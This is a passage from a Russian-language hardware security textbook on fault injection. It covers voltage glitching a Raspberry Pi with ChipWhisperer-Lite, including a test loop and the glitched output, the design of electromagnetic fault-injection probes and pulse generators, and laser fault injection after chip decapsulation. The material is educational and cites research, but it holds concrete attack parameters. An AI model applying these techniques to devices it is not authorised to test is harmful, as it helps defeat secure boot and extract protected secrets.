


Рис. 5.18. В ChipWhisperer-Lite есть выходной сигнал с MOSFET-транзистором, с помощью которого мы можем выполнить атаку. Обратите внимание, что термоклей для монтажа нанесен детсадовским способом

Код Raspberry Pi

Конечно, чтобы понять, действительно ли произошел сбой, нужно запустить программу на Raspberry Pi. Мы воспользуемся простым кодом с циклом из листинга 4.2, представленным в главе 4, но добавим в него пару циклов и очистку триггеров, как показано в листинге 5.2.

Листинг 5.2. Пример вложенного цикла

```
#include <stdio.h>
int main(){
    volatile int i, j, k, cnt;
    k = 0;
    while(1) {
        cnt = 0;
        for(i = 0; i < 10000; i++)
            for(j = 0; j < 10000; j++)
                cnt++;
        printf("%d %d %d %d\n", cnt, i, j, k++);
    }
}
```

Мы добавили два цикла `for`, тем самым увеличив продолжительность выполнения инструкций, потенциально вызывающих сбои. За счет вложенных циклов получается, что, если мы выйдем из внутреннего цикла, внешний цикл

запустится снова. В добавок это означает, что точка атаки переместится в несколько иное место, увеличивая уязвимость нашего кода.

Теперь мы скомпилируем и запустим программу, выключив при этом оптимизацию, чтобы компилятор не стал слишком усердно оптимизировать код (в компиляторах GCC или Clang нужно использовать параметр `-O0`). Мы также добавили ключевое слово `volatile`, чтобы гарантировать, что циклы попадут в окончательный бинарный файл.

Во время работы Pi мы генерируем небольшие импульсы, вызывающие сбои. На рис. 5.19 показаны выходные данные сеанса сбоя.

```
pi@raspberrypi:~ $ ./glitch
10000 10000 100000000 1
10000 10000 105364543 2
10000 10000 100000000 3
10000 10000 2049145656 4
10000 10000 100000000 5
10000 10000 100000000 6
10000 10000 163581739 7
10000 10000 100000000 8
```

Рис. 5.19. Результаты успешного внедрения ошибки

На рис. 5.19 показаны различные ошибки в значении переменной `cnt`, которая в нормальных условиях должна быть равна 100 000 000. Отметим также, что значения `i` и `j` в конце цикла `for` в этом примере не затрагиваются.

В данном случае мы отслеживаем вывод на мониторе, подключенном через HDMI, поэтому видно, что другие процессы, которые мы не испортили, исправно работают, поскольку циклическая программа занимает большую часть процессорного времени. Но иногда она тоже приводит к сбою сразу всей системы.

Чтобы найти оптимальные параметры, сначала нужно определить самое короткое значение длины ошибки, при которой целевое устройство стабильно сбрасывается. Эта ошибка довольно агрессивна, но зато позволяет получить верхнюю границу длины. В случае с Raspberry Pi перезагрузка особенно раздражает, поскольку на нее уходит много времени, поэтому длину ошибки нужно будет уменьшить.

О синхронизации ошибок нам думать не приходится, так как устройство в основном занято выполнением цикла из листинга 5.2. Большая часть времени процессора уходит на него, чтобы избежать необходимости более тщательного описания платформы или обработки триггера.

Результаты ввода ошибок

В этом примере показано, как сбой может привести к интересным ошибкам даже в довольно сложной системе Linux. Данная атака порождает просто ошибки в значениях счетчика циклов. На рис. 5.19 показан пример успешной атаки, вызванной импульсом длительностью 3,2 мкс, введенным в произвольные моменты времени в цикле.

На рис. 5.20 показана осциллограмма этого сбоя. Обычное напряжение составляет около 1,2 В, а внедрение снижает его до 0,96 В.




Рис. 5.20. Форма сигнала сбоя, введенного в Raspberry Pi

Запуск «лома» вызывает быстрый скачок напряжения до 1,44 В и, как следствие, звон на шине питания. Именно этот всплеск вызывает неисправное поведение, а не пониженное рабочее напряжение. Для внедрения ошибки по-прежнему использовался только метод «лома», но сложные цепи распределения питания часто звенят, если получают такой сигнал. Этот звон также объясняет, почему мы использовали настолько широкий входной импульс. Вы заметите, что длительность импульса 3,2 мкс отражает постепенное снижение напряжения на целевом устройстве, а не внезапное падение; это связано с тем, что у нас все еще есть некоторая индуктивность в линии внедрения, а емкостная сеть питания в какой-то степени сопротивляется некоторым изменениям.

Из-за большой продолжительности и демонстрационного характера атаки мы использовали программный триггер без каких-либо аппаратных триггеров,

с которыми мы могли бы синхронизировать сбой. Посмотрите на YouTube видео Колина *Voltage (VCC) Glitching Raspberry Pi 3 model B+ with Chip Whisperer-Lite*, в котором показано, как это работает на этом Raspberry Pi.

Поиск параметров для внедрения ошибки напряжения

При переключении между двумя напряжениями нам нужно сначала определить *базовое напряжение*, при котором будет работать целевое устройство. Сначала мы можем использовать напряжение, при котором оно работает в нормальном режиме. Однако если мы хотим немного оптимизировать параметры, то можно запустить его на самом высоком напряжении (для пиков) или наименьшем (для провалов), при котором оно все еще работает надежно. Варьируя напряжение вверх (если ошибка связана с повышением) или вниз (если ошибка связана с понижением), мы уменьшаем количество заряда, которое потребуется для активации сбоя по напряжению.

Выяснив правильное время работы и базовое напряжение, можно перейти к настройке самой ошибки. При использовании внедрения методом «лома», о котором мы говорили выше в соответствующем подразделе, вы не сможете контролировать напряжение сбоя, так как «лом» просто стягивается к земле. Однако если устройство внедрения позволяет управлять напряжением сбоя, то поэкспериментируйте с ним, чтобы понять, что именно вызывает неисправность устройства. Уводите напряжение за пределы рабочего диапазона постепенно, чтобы не нанести непоправимый ущерб. Положительные всплески имеют гораздо больше шансов сжечь целевое устройство, поэтому сначала попробуйте поработать с провалами напряжения. Вы можете на короткое время генерировать провалы напряжения ниже 0 В, чтобы истощить емкости, но делать это слишком долго нельзя, иначе пострадает устройство.

Помимо настроек напряжения, есть еще параметры, связанные с местом внедрения сбоя. О том, как их найти и выбрать, мы рассказывали в главе 4.

Внедрение электромагнитных ошибок

Внедрение электромагнитных ошибок представляет собой использование сильного электромагнитного импульса, который вызывает ошибку. Такие ошибки можно создать различными способами, но самый простой из них — пропустить сильный ток через катушку с проводом. Внедрение электромагнитной ошибки регулируется законом Фарадея, который гласит, что изменение магнитного поля, проходящего через проводник в форме петли, вызывает появление разности потенциалов на ее концах. Всплеск тока через катушку создает такое изменяющееся магнитное поле. Провода на микросхеме образуют петлю. Когда изменяющееся магнитное поле попадает на провода на чипе, мы получаем скачки напряжения,

которые могут временно вызвать переключение уровней сигнала с 1 на 0 или наоборот. Удобным свойством ввода электромагнитных ошибок является то, что, собрав стенд, вы можете ничего не менять в цифровом устройстве. Просто держите щуп над чипом — и действуйте.

Как вариант, некоторые устройства внедрения могут генерировать непрерывное электромагнитное поле. Если точнее, то они используются для смещения кольцевых генераторов, чтобы уменьшить энтропию в генераторе случайных чисел. Подробнее об этом можно почитать в магистерской диссертации Йеруна Сендана под названием *Biasing a Ring-Oscillator Based True Random Number Generator with an Electro-Magnetic Fault Injection Using Harmonic Waves* (Университет Твенте, 2015 г.).

На рис. 5.21 показана общая структура электромагнитного устройства внедрения, в котором катушка с проводом создает магнитное поле, индуцирующее поток тока и напряжение где-то внутри чипа, на который нацелена ошибка. Как говорится в статье Марьяна Годрати и др. *Inducing Local Timing Fault Through EM Injection*, результатом является локализованная ошибка синхронизации. Любопытно здесь то, что вы можете по своему усмотрению расположить щуп над поверхностью чипа, то есть нацелиться в конкретную область чипа. Конечно, поле нацеливается не так точно, как, например, лазерный луч, но его эффект все равно более локальный, чем у ошибок тактового сигнала или напряжения. К тому же вы не рискуете обжечься кислотой, поскольку вскрывать корпус не требуется, но придется работать с высокими напряжениями и токами, поэтому пальцы в схему лучше не совать.





Рис. 5.21. Введение напряжения в целевой чип с помощью электромагнитных импульсов

Во многих корпусах поверх чипа есть теплораспределитель. Мы обнаружили, что некоторые поля внедряются даже через тонкий распределитель, но он все равно значительно снижает электромагнитную энергию, подаваемую на чип. Для многих атак, включая EMFI, может быть полезно убрать распределитель, как показано ниже.

СНЯТИЕ ТЕПЛОРASСПРЕДЕЛИТЕЛЯ

Большинство теплораспределителей можно убрать, если аккуратно поддеть, но вот найти место, в котором можно начать поддевать, — это зачастую самая трудная часть проблемы. С помощью бритвы можно сделать начальное отверстие между металлическим теплораспределителем и платой-носителем. Вы должны быть осторожны, чтобы не повредить плату-носитель, так как она обычно довольно хрупкая. У некоторых теплораспределителей есть открытая область, за которую можно потянуть. Пример теплораспределителя, снятого с чипа Apple M1, показан на рисунке.



На этом чипе Apple M1 теплораспределитель с одной стороны не закреплен, так как теплоотвод не пролегает по чипу памяти, установленному на той же плате-носителе. С помощью толстого пинцета (на фото) можно зацепиться за край расширителя и потянуть его вверх. Кроме того, создать достаточно большую рабочую область можно с помощью очень маленьких отверток или бритв. Будьте осторожны и постарайтесь не задеть какие-либо участки BGA-микросхемы. Сначала потренируйтесь на неработающих логических платах, прежде чем подвергать настоящее целевое устройство риску повреждения.

Генерация электромагнитных неисправностей

В зависимости от бюджета вы можете или купить, или самостоятельно изготовить катушку и генератор импульсов. Катушка проволоки может принимать различные формы. Проще всего использовать стандартные датчики магнитного поля или катушки индуктивности с твердым сердечником. Конструкции можно подсмотреть в работах *Magnetic Microprobe Design for EM Fault Attack* Рейчика

Омарояша и др. (EMC Europe, 2013 г.) и *Electro Magnetic Fault Injection in Practice* Раджеша Велегалати, Роберта ван Спика и Джаспера ван Вуденберга (ICMC, 2013 г.). Часто датчики изготавливаются из разъема SMA, как показано в примерах на рис. 5.22.



Рис. 5.22. Образцы домашних и коммерческих щупов

Наконец, вам нужен сигнал, который подается на щуп. От требуемого уровня сигнала будет зависеть, какое оборудование вам понадобится. Самый простой импульс получается из-за разряда конденсатора через катушку зонда. Цель состоит в том, чтобы достичь очень высокой скорости изменения тока через катушку, поэтому за счет снижения количества витков на катушке можно уменьшить индуктивность, что приводит к увеличению времени нарастания.

Вы можете приобрести коммерческий генератор импульсов с широким диапазоном выходных напряжений и токов. Регулируя напряжение и/или ток импульса, вы можете настроить тип эффекта, который будет вызываться в целях устройстве. Генераторы импульсов (или инструменты EMFI) продают Avtech, Riscure, NewAE Technology и Keysight. Обычно для внедрения ошибок используются напряжения 60–400 В, токи 0,5–20 А, длительность импульсов порядка десятков наносекунд (и, следовательно, мощность порядка десятков микроватт, поэтому о плавлении наконечника щупа беспокоиться не придется).

Есть еще один параметр, который может определяться либо генератором импульсов, либо наконечником зонда, — это полярность импульса, индуцируемого в чипе. Вы можете изменять ее, переключив полярность импульса напряжения, поступающего на щуп, или изменив направление катушки щупа. Любой метод меняет направление магнитного поля на противоположное, тем самым изменения направление индуцированного тока. В некоторых ситуациях безопасно изменить

полярность не получится. Например, при использовании высокого напряжения вы, безусловно, хотите, чтобы открытая часть металлического разъема находилась под потенциалом земли. На практике выбирать полярность можно как угодно, и мы будем тестировать оба варианта на конкретном устройстве, поскольку одна полярность может сработать лучше, чем другая.

Наконец, поднесите наконечник зонда как можно ближе к матрице, не касаясь ее. Как правило, расстояние до цели должно быть меньше диаметра петли. Если диаметр вашей петли составляет около 1 мм, вы можете просто поместить ее поверх упаковки. Если диаметр меньше, то рассмотрите возможность снятия чипа.

Архитектуры для ввода электромагнитных неисправностей

Электромагнитные устройства внедрения бывают разных архитектур и обычно делятся на два основных типа: прямое соединение катушки или соединение связью (рис. 5.23). Два электромагнитных устройства внедрения, слева и в центре, построены на архитектуре с *прямым соединением*, а вариант справа — со *связью* (здесь с конденсатором C1). В устройстве с прямым соединением батарея конденсаторов подключается непосредственно к катушке на контролируемый период времени.




Рис. 5.23. Инструменты EMFI

Преимущество архитектуры с прямым соединением состоит в том, что она довольно мягко обходится с щупом, подключенным к устройству. Конструкция не требует точного согласования импеданса и других сложностей, поскольку

почти всем, что подключено к щупу, будет с максимально возможной скоростью управлять конденсаторная батарея. В обеих архитектурах с прямым соединением резистор R1 используется для ограничения тока через переключающий элемент (MOSFET) во избежание разрушения, если выход закорочен.

В прямом соединении используются два варианта архитектуры — с переключением по *верхнему* или по *нижнему плечу*. Преимущество переключения на нижней стороне состоит в простоте конструкции и высокой производительности, а недостатком является то, что ваш выходной «наконечник» всегда подключен к источнику высокого напряжения, а это опасно. Вы можете найти пример данной архитектуры в первом инструменте EMFI с открытым исходным кодом, представленном Ангом Куи и Риком Хаусли в их работе *BADFET: Defeating Modern Secure Boot Using Second-Order Pulsed Electromagnetic Fault Injection* (WOOT '17).

Более сложный, но более безопасный вариант — использовать переключение по верхнему плечу. В таком случае переключающий элемент должен «управлять импульсом», то есть когда переключатель замыкается, управляющее напряжение должно следовать сразу за импульсным напряжением. В центральном примере на рис. 5.23 соединение с пометкой «Вход триггера GND» подключено не к общему заземлению системы, а к стороне высокого напряжения выходной катушки (которая пульсирует по значениям от 0 до 400 В или около того). Чтобы подключить обычное заземление системы (которое должно быть равно 0 В) к «Вход триггера GND», потребуется несколько дополнительных схем, но таким образом можно гарантировать, что высокое напряжение присутствует только во время работы в импульсном режиме. Устройство переключения по верхнему плечу используется в инструменте ChipSHOUTER, и более подробную информацию об этом инструменте и его схеме вы можете найти на сайте www.chipshouter.com.

Архитектура со связью, показанная в правой части рис. 5.23, сохраняет простоту подключения по нижнему плечу, но для передачи энергии используется соединение (его может обеспечить трансформатор, катушка индуктивности или конденсатор), чтобы гарантировать, что напряжение присутствует только во время разряда. В примере на рис. 5.23 показан конденсатор C1, с помощью которого передается энергия. Если выбрать очень маленький резистор R3, то можно подключить соединение «Вход триггера GND» к заземлению системы, как в этом примере. Резистор R2 используется для создания напряжения на нем, когда MOSFET включен (закрыт), что вызывает изменение напряжения, которое передается через конденсатор C1.

В этой архитектуре может потребоваться настройка с помощью других датчиков, например путем изменения значений резисторов R4 и C1. В презентации Артура Бекерса и др. (CARDIS 2019) приведен хороший обзор данной архитектуры. Она представляет собой компромисс между простотой конструкции, эффективностью генерации импульсов и естественной безопасностью за счет ограничения возможного воздействия высокого напряжения на выходе (которое не так просто герметизировать, как остальную часть схемы).

Форма и ширина импульса EMFI

Какой должна быть форма активирующего сигнала? На рис. 5.24 показан пример волны такой формы. Напряжение подается на катушку, и видно, что оно изменяется от 0 до 400 В и обратно до 0 В.

В этом случае мы генерируем два импульса один за другим. Можно подумать, что релевантными будут только очень короткие (узкие) импульсы. Если ЦП работает на частоте 50 МГц, то один тактовый цикл составляет 20 нс. Нужно ли тогда вставлять более широкие импульсы, например 1000 нс? При выборе ширины импульса следует помнить, что причиной ошибок является изменение магнитного потока. Таким образом, нас в первую очередь интересуют фронты сигнала. Только изменения напряжения фронтов имеют значение в случае электромагнитных ошибок. Очень широкий импульс приводит к индуцированию тока на переднем фронте и тока противоположного направления на заднем фронте.




Рис. 5.24. Пример сигнала возбуждения, подаваемого в катушку для атаки EMFI

Выбор параметров для электромагнитной ошибки

Один из самых важных параметров в EMFI — это тип используемого наконечника щупа и его конструкция наконечника, например количество витков, тип используемого сердечника и полярность поля, создаваемого наконечником. Как правило, эти параметры сложнее изменить, поскольку они сильно зависят от конкретного физического оборудования. Изменение параметров может означать создание новых физических наконечников, что не так просто, как исправить пару строк в коде на Python.

Выбор правильной полярности, которая будет генерировать желаемую ошибку, — это, к сожалению, просто вопрос удачи. Мы не знаем, как предсказать, какой способ сработает лучше, но видели, что разные полярности могут вызывать разные ошибки. Примеры влияния полярности на реальное устройство можно найти в книге Колина О'Флинна *BAM BAM!! On Reliability of EMFI for in-situ Automotive ECU Attacks* (ESCAR EU, 2020), где одна полярность ничего не дала, а другая сработала весьма удачно.

Что касается самой конструкции щупа, то исследования предлагают использовать небольшое количество петель (начиная с одной) и заостренный ферритовый сердечник. С помощью водяного камня (часто используемого для заточки ножей) можно придать ферритовому сердечнику нужную форму.

Внедрение электромагнитной неисправности обычно не вредит устройству, поэтому *мощность сбоя* (*напряжение сбоя*, умноженное на *ток сбоя*) можно начинать с 50 % от максимума, а затем двигаться вверх или вниз, в зависимости от того, будет ли результат слишком велик или слишком мал. Возможно, вы не сможете настроить *продолжительность сбоя*, так как она зависит от генератора импульсов. Однако если настроить все же удастся, то разумно начинать с 10–50 нс. Как обсуждалось ранее, очень широкие импульсы могут фактически привести к тому, что подастся сразу два.

ПРЕДУПРЕЖДЕНИЕ

Некоторые устройства кажутся более уязвимыми для электромагнитных полей, чем другие. Например, поломку устройства серии LPC (наподобие LPC1114) может вызвать один сильный импульс, а вот серия STM32, по-видимому, часами может выдерживать более мощные импульсы, чем те, которые разрушат устройства LPC. Если устройство представляет ценность, то использование электромагнитных полей сопряжено с более высоким риском необратимого повреждения, чем таковая или (контролируемая) подача неисправности напряжения.

Выполнив начальные настройки, следует проверить их и найти лучшие варианты с помощью стратегий, описанных в главе 4.

Внедрение оптических ошибок

Микросхемы выполнены из полупроводникового материала, который обычно создается с помощью легированного кремния и обладает интересным свойством (для нас, хакеров): проводимость затвора изменяется, когда вы освещаете его достаточно интенсивным потоком фотонов. Оказывается, сильные световые импульсы обладают способностью ионизировать область полупроводника, что приводит к локализованной неисправности.

В действительности люди знали о воздействии фотонов с тех пор, как мы начали размещать интегральные схемы вблизи и внутри сред с интенсивным излучением, например в космосе. Все виды излучения производят тот же эффект, что и освещение транзисторов фотонами, например облучение их альфа-частицами, рентгеновскими лучами и т. д. Спросите своего приятеля — специалиста по авионике или космическим технологиям о *событии одиночного сбоя*. В основном космос сам неуклюже пытается внедрить в микросхему сбой. Люди, занимающиеся анализом отказов, имитируют подобные эффекты, бомбардируя микросхемы лазерами. Преимущество лазеров в том, что они немного безопаснее и доступнее, чем ускорители частиц или рентгеновские аппараты. Это означает, что мы можем использовать их для внедрения ошибок.

ПРИМЕЧАНИЕ

Хотя лазеры и безопаснее рентгеновских аппаратов, любой источник света, способный вносить дефекты в чип, может оказывать такое же воздействие на сетчатку глаза, причем надолго. Прежде чем использовать опасные лазеры, пройдите курс по лазерной безопасности и ознакомьтесь с правилами безопасности при работе с лазерами, которые используются в вашей стране. Если вы создаете собственную лазерную установку, то ее нужно поместить в безопасный ящик, в котором есть система, отключающая лазер в момент открывания бокса, а также приобретите очки, защищающие от лазера, который вы используете. Как говорится, «никогда не смотрите на лазер оставшимся глазом».

Подготовка микросхемы

Чтобы повлиять на микросхему с помощью света, сначала нужно удалить часть или весь корпус с помощью *декапсуляции* или *полного удаления корпуса*, о которых мы говорили в главе 1. Получив доступ к чипу с лицевой стороны, выполните декапсуляцию с верхней части (при условии что чип не перевернут — такие конструкции рассматривались в главе 3). На рис. 5.25 приведен пример чипа без корпуса.

Чтобы декапсулировать устройство, нужна кислота (обычно дымящая азотная кислота), которая химически вытравливает корпус. Конкретный процесс, который вам подойдет, будет зависеть от типа упаковки. Таким образом, распаковка кремниевого чипа — тоже задача со своей наукой и требуемыми навыками. Вы обязательно испортите несколько образцов, пока будете обучаться декапсуляции, и помните, что проводить ее следует только в химической лаборатории, оборудованной надлежащим образом. При некотором усилии это возможно — см. *Международный журнал PoC || GTFO*, выпуск 0x04, в котором приведены несколько советов по выполнению декапсуляции в домашних условиях.




Рис. 5.25. Декапсулированный чип смарт-карты с неповрежденными соединительными проводами (источник: Riscure)

Цель состоит в том, чтобы прожечь в корпусе отверстие, через которое будет виден чип, при этом не задевая соединительные провода и остальную часть корпуса, чтобы чип можно было использовать, не вынимая. Упаковка чипа определяет, к каким его частям вы можете получить доступ. Вы можете декапсулировать корпус BGA только с одной стороны, которая обычно скрывает переднюю сторону чипа. В корпусах с перевернутым чипом обнажается задняя сторона. В тех случаях, когда в процессе производства происходит укладка чипов, вы можете получить доступ только к одному из чипов в упаковке. У типа упаковки «корпус-на-корпусе» есть свои проблемы (типы корпусов описаны в главе 3).

Если декапсулацию провести невозможно, то может сработать полное удаление корпуса и повторное соединение. В рамках этого метода вы должны полностью растворить корпус и убрать соединительные провода, оставив только кремниевый чип. Вынув чип из корпуса, вы можете получить доступ к его передней и задней сторонам, но нужно будет повторно подключить его к плате. Можно обратиться в лабораторию, а можно научиться самому (если попрактиковаться), но для этого вам понадобится специальный станок.

Атаки на переднюю и заднюю часть чипа

Атаки легче всего проводить с двух сторон: лицевой или задней (рис. 5.26).

Стрелки показывают направление лазерного луча. На переднюю сторону чипа нанесены металлические слои, из которых состоят провода, соединяющие вентили. У старых чипов может быть три металлических слоя, а у современных

интегральных схем — больше десяти слоев. На обратной стороне чипа есть кремниевая подложка. Затвор, на который вы хотите нацелиться, находится между металлом и подложкой, поэтому фотонам должны преодолеть эти препятствия. Ключ к достижению этой цели: длина волны и мощность.




Рис. 5.26. Атаки лазером с обеих сторон чипа (источник: Riscure)

На лицевой стороне чипа, показанного на рис. 5.26, металл будет рассеивать фотонами, и хотя промежутки между проводами относительно малы, они все равно достаточно велики, чтобы фотонам могли проникнуть в чип. Более короткая длина волны помогает им преодолевать небольшие промежутки. Рассеивание между слоями работает как в настольном пинболе, где попадание в узкое отверстие сверху приводит к рассеянию по более широкой области внизу. Зона воздействия фотонов оказывается шире, чем размер пятна, из которого исходит ваш источник света. Длины волн примерно от 400 до 900 нм хорошо подходят для этой задачи, поскольку кремний легко их поглощает.

В зависимости от того, сколько слоев металла вам нужно пройти, помимо частоты и длительности лазерного импульса вам потребуется до нескольких ватт мощности. Мощные диодные лазеры хороши тем, что отключить их проще, чем включить. В лабораторных условиях ослабленные лазеры с длиной волны 445 нм/3 Вт и 808 нм/14 Вт для передней стороны дают импульсы длительностью от 20 до 1000 нс. Не позволяйте высокой мощности обескуражить вас. В статье Сергея Скоробогатова и Росса Дж. Андерсона *Optical Fault Induction Attacks* (CHES 2002) рассказывается об успешном использовании лазера 650 нм/10 мВт для внедрения неисправностей.

При атаке с задней стороны вам нужно пробить подложку, которая, по сути, представляет собой толстый (сотни микрометров) слой кремния, через который ваши фотонам должны пройти, прежде чем хоть что-то сделать. Дилемма здесь заключается в том, что нужна будет длина волны, которая не поглощается кремниевой подложкой, но поглощается затворами, которые тоже из кремния!

